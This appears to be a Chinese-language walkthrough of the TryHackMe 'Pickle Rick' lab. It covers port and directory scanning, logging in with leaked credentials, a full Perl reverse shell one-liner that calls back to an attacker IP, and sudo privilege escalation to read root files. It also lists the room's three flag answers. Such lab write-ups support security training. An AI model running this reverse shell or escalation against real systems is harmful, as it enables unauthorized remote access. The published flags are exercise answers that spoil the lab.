THM-Pickle Rick-练习

本文相关的TryHackMe实验房间链接： https://tryhackme.com/room/picklerick

H2 任务目标

找到3个成分，将帮助瑞克制作他的药水，把自己从一个泡菜变回人类。

目标地址 https:/MACHINE-IP.p.thmlabs.com 此处为： https://10-10-253-251.p.thmlabs.com/

H2 实践操作

端口扫描


```
nmap -T4 -sC -sV -p- 10.10.253.251
```

```
┌──(root㉿hekeats)-[/home/hekeats]
└─# nmap -T4 -sC -sV -p- 10.10.253.251
Starting Nmap 7.92 ( https://nmap.org ) at 2022-09-27 12:04 CST
Stats: 0:02:08 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 50.00% done; ETC: 12:06 (0:00:06 remaining)
Stats: 0:02:08 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 100.00% done; ETC: 12:06 (0:00:00 remaining)
Stats: 0:02:12 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.29% done; ETC: 12:06 (0:00:00 remaining)
Nmap scan report for localhost (10.10.253.251)
Host is up (0.23s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 0d:4c:11:7a:4d:bb:59:a1:1a:06:1e:e9:cc:5e:d8:9a (RSA)
|   256 f6:61:83:18:a8:d7:c7:63:5d:f3:ec:8d:b7:45:a7:ed (ECDSA)
|_  256 6f:c0:c0:bf:29:3a:b4:ba:d1:5c:10:dd:34:45:d6:25 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Rick is sup4r cool
|_http-server-header: Apache/2.4.18 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 136.27 seconds
zsh: segmentation fault  nmap -T4 -sC -sV -p- 10.10.253.251
```

> 目标开放了两个端口：22/tcp ssh服务　80/tcp http服务

访问目标网站的http服务，查看网站源代码，获取到关于用户名的提示：



用户名为：R1ckRul3s

目录和文件扫描

```
gobuster dir -u http://10.10.253.251 -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -x php,sh,txt,cgi,html,css,js,py
```

扫描到

/index.html

/login.php


/assets


/portal.php


/robots.txt

去目标站点访问以上页面和文件：


index.html是首页，和之前访问网站时的默认页面一样，
login.php是登陆页面（这个要关注一下），
assets目录下有一些网站资源文件（看了一下没啥特别的），
portal.php访问时会自动跳转到之前的login.php页面，估计要登陆后才能看到，
robot.txt文件有一串字符为Wubbalubbadubdub，可能是登陆密码。









在登陆页面尝试使用之前得到的用户名以及在robots文件中得到的字符进行登陆，发现能够登陆成功，并给出一个命令执行面板：




利用命令面板，输入命令查找文件信息，找到第一个flag（无法通过cat命令查看，但可通过url路径进行访问）：






> 第一个flag是：mr. meeseek hair

继续探索命令面板，第一次使用ls命令还看到了一些其他文件，现在尝试访问一下，denied.php是一个被禁止访问的页面，clue.txt提示我们在文件系统中查找其他成分：




利用网站所提供的命令面板建立反向shell（这里试了很多语言的反向shell，发现Perl语言的shell可行），首先在攻击机终端建立监听器，查看该服务器是否支持Perl（命令：which Perl），再执行Perl的反向shell命令：




反向shell命令内容参考（修改ip、端口和攻击机匹配）： https://github.com/security-cheatsheet/reverse-shell-cheatsheet

```
perl -e 'use
Socket;$i="10.14.30.69";$p=1234;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));
if(connect(S,sockaddr_in($p,inet_aton($i))))
{open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh -i");};'
```



成功建立反向shell，查找flag即可，第一个flag我们已经知道 我们找其他的（当前目录没有目标flag时，尝试找/home /root等关键目录）：



> 第二个flag是：1 jerry tear

上图中的 cat 'second ingredients' 之所以加单引号是因为该名称中间存在空格

如果不加引号 则只能识别到second而不是second ingredients

也可以尝试用其他方式处理：second\ ingredients或者"second ingredients"

尝试cd /root，发现无法移动到/root目录下，

输入sudo -l 列出目前用户可执行与无法执行的指令，发现我们可以通过sudo免密码使用root用户：

```
$ cd /root
/bin/sh: 50: cd: can't cd to /root
```

```
$ sudo -l
Matching Defaults entries for www-data on
    ip-10-10-253-251.eu-west-1.compute.internal:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on
        ip-10-10-253-251.eu-west-1.compute.internal:
    (ALL) NOPASSWD: ALL
$ sudo ls /root
3rd.txt
snap
$ sudo cat /root/3rd.txt
3rd ingredients: fleeb juice
$
```

第三个flag是：fleeb juice

关于第二个flag和第三个flag的其他解法

利用登陆之后网页所提供的命令面板：

输入ls会显示当前网站根目录下的目录及文件
输入sudo -l列出目前用户可执行与无法执行的指令，发现我们可以通过sudo免密码使用root用户

此时，可以使用sudo ls命令找到/home目录以及/root下的flag文件，
对于/home目录，也可以通过组合命令（cd /home;ls;pwd、cd /home/rick/;ls;pwd）去找flag文件


如果想通过网站url访问flag文件内容，可以使用sudo cp命令复制flag文件到网站根目录，涉及的命令如下：


```
sudo ls /home
sudo ls /home/rick/
sudo cp /home/rick/second\ ingredients ./second.txt
```


```
sudo ls /root
sudo cp /root/3rd.txt .
```


如果想直接在网页的命令面板界面查看flag内容，可以使用以下命令（当然前提还是要先找到flag文件的位置）：

```
less /home/rick/second\ ingredients
sudo less /root/3rd.txt
```









> 关于less命令：less命令 的作用与more十分相似，都可以用来浏览文字档案的内容，不同的是less命令允许用户向前或向后浏览文件，而more命令只能向前浏览。

H2 完整答案